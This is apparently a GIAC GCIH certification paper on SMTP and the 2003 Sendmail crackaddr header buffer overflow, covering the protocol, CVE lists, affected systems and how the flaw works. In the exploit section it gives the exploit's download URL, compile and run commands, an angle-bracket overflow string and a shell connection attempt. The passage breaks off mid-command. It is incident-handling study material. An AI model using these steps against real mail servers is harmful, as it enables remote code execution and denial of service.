Global Information Assurance Certification Paper

GCIH Practical Assignment - Version 2.1a
Option 2 - Support for the Cyber Defense Initiative
GIAC Certified 4277

Port 25 (SMTP) - **Remote Sendmail Header Processing Vulnerability: Exploiting the Internet's Second Most Popular Pasttime**

S. Alarcon

Introduction

Email is widely considered to be the second most popular service on the Internet, after web service. Certainly, most regular Internet users will tell you that they use the Web and email more than just about any other service. What better target for a black hat than a hugely available opening, such as good old port 25? On March 3, 2003, a buffer overflow was reported in the open source mail server, Sendmail. Within days an exploit was published, putting worldwide mail service in a compromising position and in need of good preventive action and post-gotcha incident handling.

This paper takes a look at port 25, SMTP, the sendmail buffer overflow described in CVE CAN-2002-1337 and the ISS vulnerability notice **http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21950**, and one exploit written for this flaw that has been released into the wild. It does some discovery as to how dangerous this vulnerability really might be in the real world, based on extrapolation of the behavior of a number of test systems with unpatched versions of Sendmail.

Part 1 - Targeted Port

Targeted Service

Port 25 is overwhelming associated with mail service on the Internet. The Internet Assigned Numbers Authority associates port 25/tcp and udp with Simple Mail Transfer, as seen in this excerpt**:**
(http://www.iana.org/assignments/port-numbers):


```
Port Assignments:

Keyword    Decimal    Description     References
-------    -------    -----------     ----------
...
smtp       25/tcp     Simple Mail Transfer
smtp       25/udp     Simple Mail Transfer
...
```

According to Neohapsis and the Internet Storm Center, there are also quite a few trojans that operate on 25 as well, which is to be expected on such a commonly used port. Witness this chart, populated with information from **http://isc.incidents.org/port_details.html?port=25**, April 4, 2003.

Protocol	Service	Name
tcp	smtp	Simple Mail Transfer
udp	smtp	Simple Mail Transfer
tcp	Ajan	[trojan] Ajan
tcp	Antigen	[trojan] Antigen
tcp	Barok	[trojan] Barok
tcp	BSE	[trojan] BSE
tcp	EmailPasswordSender	[trojan] Email Password Sender - EPS
tcp	EPSII	[trojan] EPS II
tcp	Gip	[trojan] Gip
tcp	Gris	[trojan] Gris
tcp	Happy99	[trojan] Happy99
tcp	Hpteammail	[trojan] Hpteam mail
tcp	Hybris	[trojan] Hybris
tcp	Iloveyou	[trojan] I love you
tcp	Kuang2	[trojan] Kuang2
tcp	MagicHorse	[trojan] Magic Horse
tcp	MBTMailBombingTrojan	[trojan] MBT (Mail Bombing Trojan)
tcp	MBT	[trojan] MBT (Mail Bombing Trojan)
tcp	MoscowEmailtrojan	[trojan] Moscow Email trojan
tcp	Naebi	[trojan] Naebi
tcp	NewAptworm	[trojan] NewApt worm
tcp	ProMailtrojan	[trojan] ProMail trojan
tcp	Shtirlitz	[trojan] Shtirlitz
tcp	Stealth	[trojan] Stealth
tcp	Stukach	[trojan] Stukach
tcp	Tapiras	[trojan] Tapiras
tcp	Terminator	[trojan] Terminator
tcp	WinPC	[trojan] WinPC
tcp	WinSpy	[trojan] WinSpy

This information is also substantiated at **http://www.treachery.net/security_tools/ports**. Clearly, with the only legitimate (non-trojan) program running on port 25 worldwide, Simple Mail Transfer Agents are the targets of exploits directed at port 25.

Below is a chart from incidents.org, March 18, 2003, which shows that port 25 is targeted significantly, but Microsoft openings still take the lion's share of attacks.




Below, incidents.org from March 19, 2003 shows smtp right up there with a few more services than the chart above represents.

Top Attacked Ports - Source: http://isc.incidents.org/ 3/19/2003

www	80
netbios-ns	137
ms-sql-m	1434
ident	113
microsoft-ds	445
smtp	**25**
netbios-ssn	139
domain	53
eDonkey2000	4662

Although SMTP is up there, it seems a little bit curious that attack rates are comparatively so low considering the existence of a freshly plublished exploit, until you look at the trend data for SMTP:

Port Reports - Source: http://isc.incidents.org/port_details.html?port=25



This chart shows increased targeting of port 25 the weekend after both the vulnerability notices and the exploit, were published.

Description

Port 25 supports mail service. By that we mean that it is the home of Mail Transfer Agents, or MTAs. MTAs are designed to receive, route, and deliver email messages. They can either listen for incoming connections from local and remote users, or sit in a non-listening state and only process mail created locally and bound for local or remote users. When they are configured to listen, they have the ability to deliver mail to local users, relay messages on to a host further down the line to the final recipient, or redirect messages addressed to an alias or forwarding address, to the usernames represented by the alias or forwarding instruction. When configured only to process outgoing mail, an MTA can deliver a message directly to a user's local inbox, deliver the mail to an outside host, or hand it off to a relay host for delivery to the outside world.

Though the actual percentage of worldwide MTA usage is a topic of some debate, it can be safely stated that Sendmail is far and away the most popular MTA on the Internet, carrying close to, if not over, 50% of the world's email. Some estimates have gone as high as 75%, while others show its popularity flagging to just under 50% as a result of stiff competition from up and comers like qmail, as well as old favorites like Exchange. Well, we use the term "favorite" loosely.

Protocol

MTAs implement the tried and true Simple Mail Transfer Protocol, or SMTP. The protocol is described in RFC 821, written by Jonathan B. Postel, and dated August 1982. SMTP, at its heart, is a conversation between a host wishing to send mail, and a host willing to receive it, either to deliver it locally, or pass it on to another host capable of delivering the message to the final recipient. This communication can be linked, repeated, or reversed as many times as necessary to complete the task. After the SMTP implementation has sent and delivered its mail, it can be retrieved by the user with an email client.

The protocol operates on the basis of a few simple commands that can be used interactively by a human user, or by a program. It is less friendly to humans than computers and for this reason, most users depend on programs that accept friendlier input and do the correct formatting and command negotiation transparently. But it is entirely possible to transmit an entire email message by entering SMTP commands by hand. A user simply opens a telnet connection to the SMTP server on port 25, and begins talking. Errors are presented as both computer-oriented 3-digit codes, and neatly formatted, human-friendly text. In addition, SMTP furnishes a HELP command to guide interactive users.

Vulnerabilities

The venerable Sendmail MTA, though respected and feared for its mail delivery might, nonetheless has a laundry list of vulnerabilities. That's not particularly surprising considering its age, flexibility and complexity. What follows is a chart of sendmail vulnerabilities listed in the Common Vulnerabilities and Exposures list.

Name	Description
CVE-1999-0047	MIME conversion buffer overflow in sendmail versions 8.8.3 and 8.8.4.
CVE-1999-0057	Vacation program allows command execution by remote users through a sendmail command.
CVE-1999-0095	The debug command in Sendmail is enabled, allowing attackers to execute commands as root.
CVE-1999-0096	Sendmail decode alias can be used to overwrite sensitive files
CVE-1999-0129	Sendmail allows local users to write to a file and gain group permissions via a .forward or :include: file.

CVE-1999-0130	Local users can start Sendmail in daemon mode and gain root privileges.
CVE-1999-0131	Buffer overflow and denial of service in Sendmail 8.7.5 and earlier through GECOS field gives root access to local users.
CVE-1999-0145	Sendmail WIZ command enabled, allowing root access.
CVE-1999-0203	In Sendmail, attackers can gain root privileges via SMTP by specifying an improper "mail from" address and an invalid "rcpt to" address that would cause the mail to bounce to a program.
CVE-1999-0204	Sendmail 8.6.9 allows remote attackers to execute root commands, using ident.
CVE-1999-0206	MIME buffer overflow in Sendmail 8.8.0 and 8.8.1 gives root access.
CVE-1999-0393	Remote attackers can cause a denial of service in Sendmail 8.8.x and 8.9.2 by sending messages with a large number of headers.
CVE-1999-0478	Denial of service in HP-UX sendmail 8.8.6 related to accepting connections.
CVE-1999-0769	Vixie Cron on Linux systems allows local users to set parameters of sendmail commands via the MAILTO environmental variable.
CVE-1999-0976	Sendmail allows local users to reinitialize the aliases database via the newaliases command, then cause a denial of service by interrupting Sendmail.
CVE-1999-1109	Sendmail before 8.10.0 allows remote attackers to cause a denial of service by sending a series of ETRN commands then disconnecting from the server, while Sendmail continues to process the commands after the connection has been terminated.
CVE-1999-1309	Sendmail before 8.6.7 allows local users to gain root access via a large value in the debug (-d) command line option.
CVE-1999-1468	rdist in various UNIX systems uses popen to execute sendmail, which allows local users to gain root privileges by modifying the IFS (Internal Field Separator) variable.
CVE-2000-0319	mail.local in Sendmail 8.10.x does not properly identify the .\n string which identifies the end of message text, which allows a remote attacker to cause a denial of service or corrupt

	mailboxes via a message line that is 2047 characters long and ends in .\n.
CVE-2000-0348	A vulnerability in the Sendmail configuration file sendmail.cf as installed in SCO UnixWare 7.1.0 and earlier allows an attacker to gain root privileges.
CVE-2000-0506	The "capabilities" feature in Linux before 2.2.16 allows local users to cause a denial of service or gain privileges by setting the capabilities to prevent a setuid program from dropping privileges, aka the "Linux kernel setuid/setcap vulnerability."
CVE-2001-0653	Sendmail 8.10.0 through 8.11.5, and 8.12.0 beta, allows local users to modify process memory and possibly gain privileges via a large value in the 'category' part of debugger (-d) command line arguments, which is interpreted as a negative number.
CVE-2001-1075	poprelayd script before 2.0 in Cobalt RaQ3 servers allows remote attackers to bypass authentication for relaying by causing a "POP login by user" string that includes the attacker's IP address to be injected into the maillog log file.
CVE-2001-1349	Sendmail before 8.11.4, and 8.12.0 before 8.12.0.Beta10, allows local users to cause a denial of service and possibly corrupt the heap and gain privileges via race conditions in signal handlers.
CVE-2002-0906	Buffer overflow in Sendmail before 8.12.5, when configured to use a custom DNS map to query TXT records, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a malicious DNS server.
CAN-1999-0098	Buffer overflow in SMTP HELO command in Sendmail allows a remote attacker to hide activities.
CAN-1999-0163	In older versions of Sendmail, an attacker could use a pipe character to execute root commands.
CAN-1999-0205	Denial of service in Sendmail 8.6.11 and 8.6.12.
CAN-1999-0418	Denial of service in SMTP applications such as Sendmail, when a remote attacker (e.g. spammer) uses many "RCPT TO" commands in the same connection.
CAN-1999-0565	A Sendmail alias allows input to be piped to a program.

CAN-1999-0684	Denial of service in Sendmail 8.8.6 in HPUX.
CAN-1999-1506	Vulnerability in SMI Sendmail 4.0 and earlier, on SunOS up to 4.0.3, allows remote attackers to access user bin.
CAN-2000-0312	cron in OpenBSD 2.5 allows local users to gain root privileges via an argv[] that is not NULL terminated, which is passed to cron's fake popen function.
CAN-2001-0588	sendmail 8.9.3, as included with the MMDF 2.43.3b package in SCO OpenServer 5.0.6, can allow a local attacker to gain additional privileges via a buffer overflow in the first argument to the command.
CAN-2001-0713	Sendmail before 8.12.1 does not properly drop privileges when the -C option is used to load custom configuration files, which allows local users to gain privileges via malformed arguments in the configuration file whose names contain characters with the high bit set, such as (1) macro names that are one character long, (2) a variable setting which is processed by the setoption function, or (3) a Modifiers setting which is processed by the getmodifiers function.
CAN-2001-0714	Sendmail before 8.12.1, without the RestrictQueueRun option enabled, allows local users to cause a denial of service (data loss) by (1) setting a high initial message hop count option (-h), which causes Sendmail to drop queue entries, (2) via the -qR option, or (3) via the -qS option.
CAN-2001-0715	Sendmail before 8.12.1, without the RestrictQueueRun option enabled, allows local users to obtain potentially sensitive information about the mail queue by setting debugging flags to enable debug mode.
CAN-2001-0789	Format string vulnerability in avpkeeper in Kaspersky KAV 3.5.135.2 for Sendmail allows remote attacker to cause a denial of service or possibly execute arbitrary code via a malformed mail message.
CAN-2002-0985	The mail function in PHP 4.x to 4.2.2 may allow remote attackers to bypass safe mode restrictions and modify command line arguments to the MTA (e.g. sendmail) in the 5th argument to mail(), altering MTA behavior and possibly executing commands.
CAN-2002-1165	Sendmail Consortium's Restricted Shell (SMRSH) in Sendmail 8.12.6, 8.11.6-15, and possibly

	other versions after 8.11 from 5/19/1998, allows attackers to bypass the intended restrictions of smrsh by inserting additional commands after (1) "||" sequences or (2) "/" characters, which are not properly filtered or verified.
CAN-2002-1278	The mailconf module in Linuxconf 1.24 on Conectiva Linux 6.0 through 8 generates the Sendmail configuration file (sendmail.cf) in a way that configures Sendmail to run as an open mail relay, which allows remote attackers to send Spam email.
CAN-2002-1337	Buffer overflow in Sendmail 5.79 to 8.12.7 allows remote attackers to execute arbitrary code via certain formatted address fields, related to sender and recipient header comments as processed by the crackaddr function of headers.c.
CAN-2003-0161	The prescan() function in the address parser (parseaddr.c) in Sendmail before 8.12.9 does not properly handle certain conversions from char and int types, which can cause a length check to be disabled when Sendmail misinterprets an input value as a special "NOCHAR" control value, allowing attackers to cause a denial of service and possibly execute arbitrary code via a buffer overflow attack using messages, a different vulnerability than CAN-2002-1337.

A similar list can be obtained from
http://isc.incidents.org/port_details.html?port=25

To search CERT for vulnerabilities, go to:

http://search.cert.org/query.html?rq=0&ht=0&qp=&qs=&qc=&pw=100%25&ws=1&la=&qm=0&st=1&nh=25&lk=1&rf=2&oq=&rq=0&si=1&qt=sendmail&col=certadv

Yes another source is:

http://wiki.sans.org/tiki-index.php?page=SendmailPreviousExploits

Part 1 - Specific Exploit

Exploit Details

Name

The exploit is known on some sites as Its is a Candidate, under review in the Common Vulnerabilities and Exposures list, under the name **CAN-2002-1337**.

The CERT® Coordination Center discusses it in **CERT® Advisory CA-2003-07** by the name **Remote Buffer Overflow in Sendmail.**

ISS, one of whose researchers discovered the vulnerability, refers to it as the **Remote Sendmail Header Processing Vulnerability** in this ISS advisory: `http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21950.`

ISS also calls it **sendmail-header-processing-bo (10748)** in their X-Force database, referenced here:

`http://www.iss.net/security_center/static/10748.php`

Variants

I was not able to uncover any variants as this does not seem to have taken off like wildfire, but on March 29 a similar vulnerability was reported in CERT® Advisory CA-2003-12 Buffer Overflow in Sendmail.

Operating Systems

All sources of information on this vulnerability seem to agree: it is potentially exploitable on any and all platforms that run versions of Sendmail (commercial and open source) at version level 8.12.7 or below. Version 8.12.8 was released to address the vulnerability, and is the only version that addresses it. Thus, just about every operating system under the sun is potentially vulnerable:

```
AIX 4.3
AIX 5.1
AIX 5.2
Caldera OpenLinux Server 3.1
Caldera OpenLinux Server 3.1.1
Caldera OpenLinux Workstation 3.1
Caldera OpenLinux Workstation 3.1.1
Caldera OpenServer 5.0.5
Caldera OpenServer 5.0.6
Caldera OpenServer 5.0.7
Caldera OpenUnix 8.0.0
Caldera UnixWare 7.1.1
Caldera UnixWare 7.1.3
Compaq Tru64 UNIX 4.0f
Compaq Tru64 UNIX 4.0g
Compaq Tru64 UNIX 5.0a
```

```
Compaq Tru64 UNIX 5.1
Compaq Tru64 UNIX 5.1a
Compaq Tru64 UNIX 5.1b
Conectiva Linux 6.0
Conectiva Linux 7.0
Conectiva Linux 8.0
Debian Linux 2.0
Debian Linux 3.0
FreeBSD < 4.8-RELEASE
FreeBSD < 5.0-RELEASE-p4
Gentoo Linux Any version
HP AlphaServer SC (Sierra Cluster) 2.5
HP-UX 10.20
HP-UX 11.00
HP-UX 11.04
HP-UX 11.11
HP-UX 11.22
IRIX 6.5.19 and prior
Mac OS X prior to 10.2.4
Mandrake Linux 7.2
Mandrake Linux 8.0
Mandrake Linux 8.1
Mandrake Linux 8.2
Mandrake Linux 9.0
Mandrake Linux Corporate Server 1.0.1
NetBSD 1.5
NetBSD 1.5.1
NetBSD 1.5.2
NetBSD 1.5.3
NetBSD 1.6
NetBSD-current pre20030304
OpenPKG 1.1
OpenPKG 1.2
OpenPKG CURRENT
Red Hat Linux 6.2
Red Hat Linux 7.x
Red Hat Linux 8.0
Sendmail 5.79 to 8.12.7
Solaris 2.6
Solaris 7
Solaris 8
Solaris 9
SuSE Linux 7.1
SuSE Linux 7.2
SuSE Linux 7.3
SuSE Linux 8.0
SuSE Linux 8.1
```

```
SuSE Linux Connectivity Server Any version
SuSE Linux Database Server Any version
SuSE Linux Enterprise Server 7
SuSE Linux Enterprise Server 8
SuSE Linux Firewall Any version
SuSE Linux Office Server Any version
```

Protocols/Services

This vulnerability and the exploit that uses it are specific to the Sendmail program prior to version 8.12.8, and not to SMTP in general, though it uses SMTP to travel to the victim.

Brief Description

The vulnerability exists in the inadequate checking of buffer lengths for email headers, in the sendmail function crackaddr, in headers.c. The risk is that with a specially-crafted header line or message body, a buffer can be overflowed, and allow the opportunity for the attacker to run their code of choice.

Description of variants

Like the vulnerability discussed in CA-2003-07, the flaw described in CA-2003-12 is a buffer overflow caused by inadequate length checking in email headers, and can be triggered with a perniciously crafted email message. It also can be passed from one MTA to another, even if the perimeter MTA is patched against the flaw, putting internal networks at risk. Unlike the flaw studied in this paper, however, the problem seems to be restricted to garbled email addresses, whereas our vulnerability can be triggered in any header line, and in the body of a message. It also attacks a different function in the sendmail code. CA-2003-07 attacks a flaw in `crackaddr` from `headers.c`, but CA-2003-12 goes after `parseaddr.c`.

Other references to this separate but similar vulnerability can of course be found on ISS's X-Force Database at `http://www.iss.net/security_center/static/11653.php`, and in the CVE as Candidate CAN-2003-0161 (under review) at `http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-2003-0161`, as well as vendor-specific alert pages such as Sun's alert at `http://sunsolve.Sun.COM/pub-cgi/retrieve.pl?doc=fsalert/52620`.


Protocol Description

Intro

The Simple Mail Transfer Protocol's purpose in life is to transfer mail. Using a few simple commands, it establishes communication between a host wishing to send mail and the host that houses either the recipient, or the means to relay the message along to another host which can deliver mail to the recipient. On one end, it listens for connections to be made from willing senders of mail, and on the other, it processes mail generated locally and sends to the intended recipient.

SMTP communication bears a strong resemblance to the classic call and response of the TCP handshake. The conversation begins with the sender. A user invokes the services of a sending SMTP server with a request from an email client. The sender then starts the SMTP conversation by establishing two-way communication with the receiver. The receiver can be the final destination, or an intermediary. When the handshake is established, the sender transmits a hello message bearing the identity of the sender to see if the receiver sees fit to receive. If the receiver can accept mail, it responds with an ok, to which the sender responds with the name of the recipient. If the receiver can pass along emails to or for that recipient, it gives the sender an OK. If not, it gives a not-OK, and the sender has the opportunity to try any other recipients indicated in the user's email message. When all recipient information has been sent and accepted or rejected, the body of the message is passed from the sender to the receiver, followed by a goodbye sequence to signal that the transfer is complete. The receiver acknowledges the end-of-transmission signal with an OK, and either delivers the message to the recipient, or relays it to the next SMTP receiving server on its way to the recipient.

Postel's diagram of this communication simply cannot be improved upon:



Model for SMTP Use

Figure 1

http://www.ietf.org/rfc/rfc821.txt

Commands

SMTP relies largely on three commands: MAIL, RCPT, and DATA. The MAIL command introduces the SMTP communication. RCPT signals that recipient information is to follow. DATA is then used to introduce the actual content of the email message, including headers. At the end of the data transmission, the sender passes a line with a single "." to indicate the end of the data.

SMTP commands are not case sensitive, but mail user names can be, so programs using it must be sure to preserve the case of sender and recipient names exactly as they are presented.

SMTP also allows for two commands, VRFY and EXPN, that can be used to collect user information that could be useful to an attacker. If the SMTP server implementation does not block their functioning, they can be used to verify the existence of a local user or mail alias. Fortunately, they can be easily blocked in sendmail with simple edits to sendmail.cf.

The HELO end EHLO (for extended SMTP) commands are used to let the sending server identify itself. In the good old days, SMTP took it on faith that the incoming identification information was correct, but this behavior can be exploited by spammers to conceal their identity. Nowadays it is normal procedure to force the sender to identify itself correctly, and SMTP verifies this with a reverse DNS lookup on the incoming connection, sometimes going so far as to identify the user as well as the host.

Here is an example of a sender trying to tell the receiver that it is coming from google.com, and the receiver not buying it:

```
[user@frida]$ telnet localhost 25

Trying 127.0.0.1...

Connected to loopback.testnetwork.com.

Escape character is '^]'.

220 frida.testnetwork.com ESMTP Sendmail
8.11.2/8.11.2; Thu, 3 Apr 2003 11:53:11 -0500

helo google.com

250 frida.testnetwork.com Hello
loopback.testnetwork.com  [127.0.0.1], pleased to meet
you
```

Here is an example of the sender again claming it is from google.com, the receiver not believing, and furthermore identifying the user:

```
[user@diego]$ telnet diego 25

Trying 1.2.3.4...

Connected to diego.testnetwork.com.

Escape character is '^]'.

220 diego.testnetwork.com ESMTP Sendmail
8.11.0/8.11.0; Thu, 3 Apr 2003 11:45:40 -0500

helo google.com

250 diego.testnetwork.com Hello
IDENT:user@diego.testnetwork.com [1.2.3.4], pleased to
meet you
```

Undeliverable mail

SMTP provides a simple way to return undeliverable mail to the originating user, by simply taking the forward path that the mail took to arrive at its destination, and flipping it around to go in the opposite direction.

Errors

SMTP defines a set of error codes designed in such a way that an unsophisticated SMTP implementation only has to understand the first of 3 digits in the error code to get the gist of the error. The other 2 digits further describe the error with increasing granularity moving from left to right. This is discussed in more detail later in this document.

Field sizes

While the SMTP protocol defines maximum string lengths for different headers and provides error messages to implement for cases when they are exceeded, Postel makes a note about limits on header string lengths that seems ironic in light of this discussion. He says:

```
There are several objects that have required minimum maximum
sizes. That is, every implementation must be able to receive
objects of at least these sizes, but must not send objects larger
than these sizes.
************************************************
* TO THE MAXIMUM EXTENT POSSIBLE, IMPLEMENTATION  *
* TECHNIQUES WHICH IMPOSE NO LIMITS ON THE LENGTH *
```

```
**********************************************
* OF THESE OBJECTS SHOULD BE USED.           *
*                                            *
**********************************************
```

The comment is contrary to the idea of strict limit checking to prevent buffer overflows.


How the exploit works

The exploit studied here takes advantage of a situation in the `crackaddr` function of the Sendmail file `headers.c`. The buffer lengths that the function assigns to headers is based on the existence of left and right angle brackets. Every time a ">" character occurs, indicating the end of a command under normal circumstance, increments the value of a variable `buflim` by 1. However, instances of "<" do NOT decrement this variable by 1, as they should. Ok, so all we have to do to flood the buffer is send a ridiculous amount (more than 250, the maximum size of the `buf` buffer) of "<" characters, right? Sendmail uses a value called `anglelev` to make sure that right and left angle brackets are always used in pairs, so 250 "<"'s in a row will not work. But 250 pairs of angle brackets theoretically should flood the buffer and crash Sendmail.

Furthermore, this exploit goes on to utilize an invalid value of the MCICachePinter defined in mci.c on some systems to leverage the buffer overflow into an exploit that can present attacker code to the system, instead of just DOS'ing Sendmail.

Diagram

Below is an interpretation of how this exploit is meant to work:



Here are some examples of the exploit in action. Screen shots were avoided to allow sanitation of IPs and usernames.

The exploit runs on a local attacker machine against the victim like so:

```
[root@frida]# ./linx86_sendmail 1.2.3.4 -p 0xbfff9f1c
-c 50

copyright LAST STAGE OF DELIRIUM mar 2003 poland
//lsd-pl.net/

sendmail 8.11.6 for Slackware 8.0 x86

.....................................

base 0xbfffa068 mcicache 0xbfffa068
```

Then, the attacker can make a socket connection to the victim on port 80:

```
[user@frida ~]$ telnet diego 80
```

```
Trying 168.162.3.19...

Connected to 168.162.3.19.

Escape character is '^]'.

/bin/uname -a
```

Another way to exploit this vulnerability should be to simply form a sendmail message with a FROM line (or other header line) containing 250 pairs of angle brackets. Following the advice in the LSD Proof of Concept, I first tried this on a variety of test servers, like so:

```
[user@frida ~]$  sendmail user@diego -\

f"<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><<
><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><
><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><
><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><
><><><><><><>"
```

In other words, send a message that sends more that 250 <> pairs which should increment the buffer beyond capacity. However, on three Linux machines (Red Hat 7.0, 7.1, and 7.3), two Solaris boxes (2.8 and 2.9) and one AIX box (4.3.1), I did not manage to crash sendmail. It politely exited with this message:

```
-
f<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><>...<><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>...

Address too long (255 bytes max)
```

I would like to address why this occurred in further study, but it may substantiate the claim by LSD that this vulnerability is only exploitable on a small subset of the long list of possibly vulnerable implementations.

<u>How to use the exploit</u>

The simplest way to exploit this vulnerability it to simply overflow the buffer in question, although just doing that won't get you anything fun. To flood the buffer, you should be able to send 250 or more pairs of angle brackets (<>) in any

header line (from, cc, date, etc) of an email to a vulnerable server, either manually by entering SMTP commands, or with a script. This ought to at least crash the sendmail server, if DOS is your fancy. Although, as stated above, I was unsuccessful at getting this to happen, on 6 different unpatched implementations. I cannot rule out user error.

It is also possible to get a root shell by padding the bad string with particular code. Our friends at Last Stage of Delirium (LSD) have packaged this into an exploit that they have made available. The exploit creates a message with the appropriate malformed strings and after some crunching, claims to result in a root shell. The Proof of Concept shows the server giving output from the `id` command and showing the user as root. However, the furthest I was able to get was to connect to an open socket. I am not a programmer, but I suspect that the exploit is written not to give a root shell, but only to prove that code can be executed on the host. Again, I cannot rule out a misunderstanding or mistake on my part in not getting a shell.

To use the exploit, one would go an download a copy of the c code from `http://www.security.nnov.ru/files/linx86_sendmail.c`, compile it like so:

gcc linx86_sendmail.c -o linx86_sendmail

One would run it like this, as outlined in the Proof of Concept article by LSD:

```
# ./linx86_sendmail your.target.com -p 0xbfff9f1c -v 80
```

where

```
target - address of the target host to run this code against

localaddr - address of the host you are running this code from

localport - local port that will listen for shellcode connection

ptr - base ptr of the sendmail buffer containing our arbitrary data

count - brute force loop counter

timeout - select call timeout while waiting for shellcode connection

v - version of the target OS (currently only Slackware 8.0 is
supported)
```

However, I had a hell of a time getting this to run. Compiling this code on Red Hat 7.1 with gcc 2.96, I got this error:

```
[root@frida user]# ./linx86_sendmail localhost -p 0xbfff9f1c -v
80 -c 50

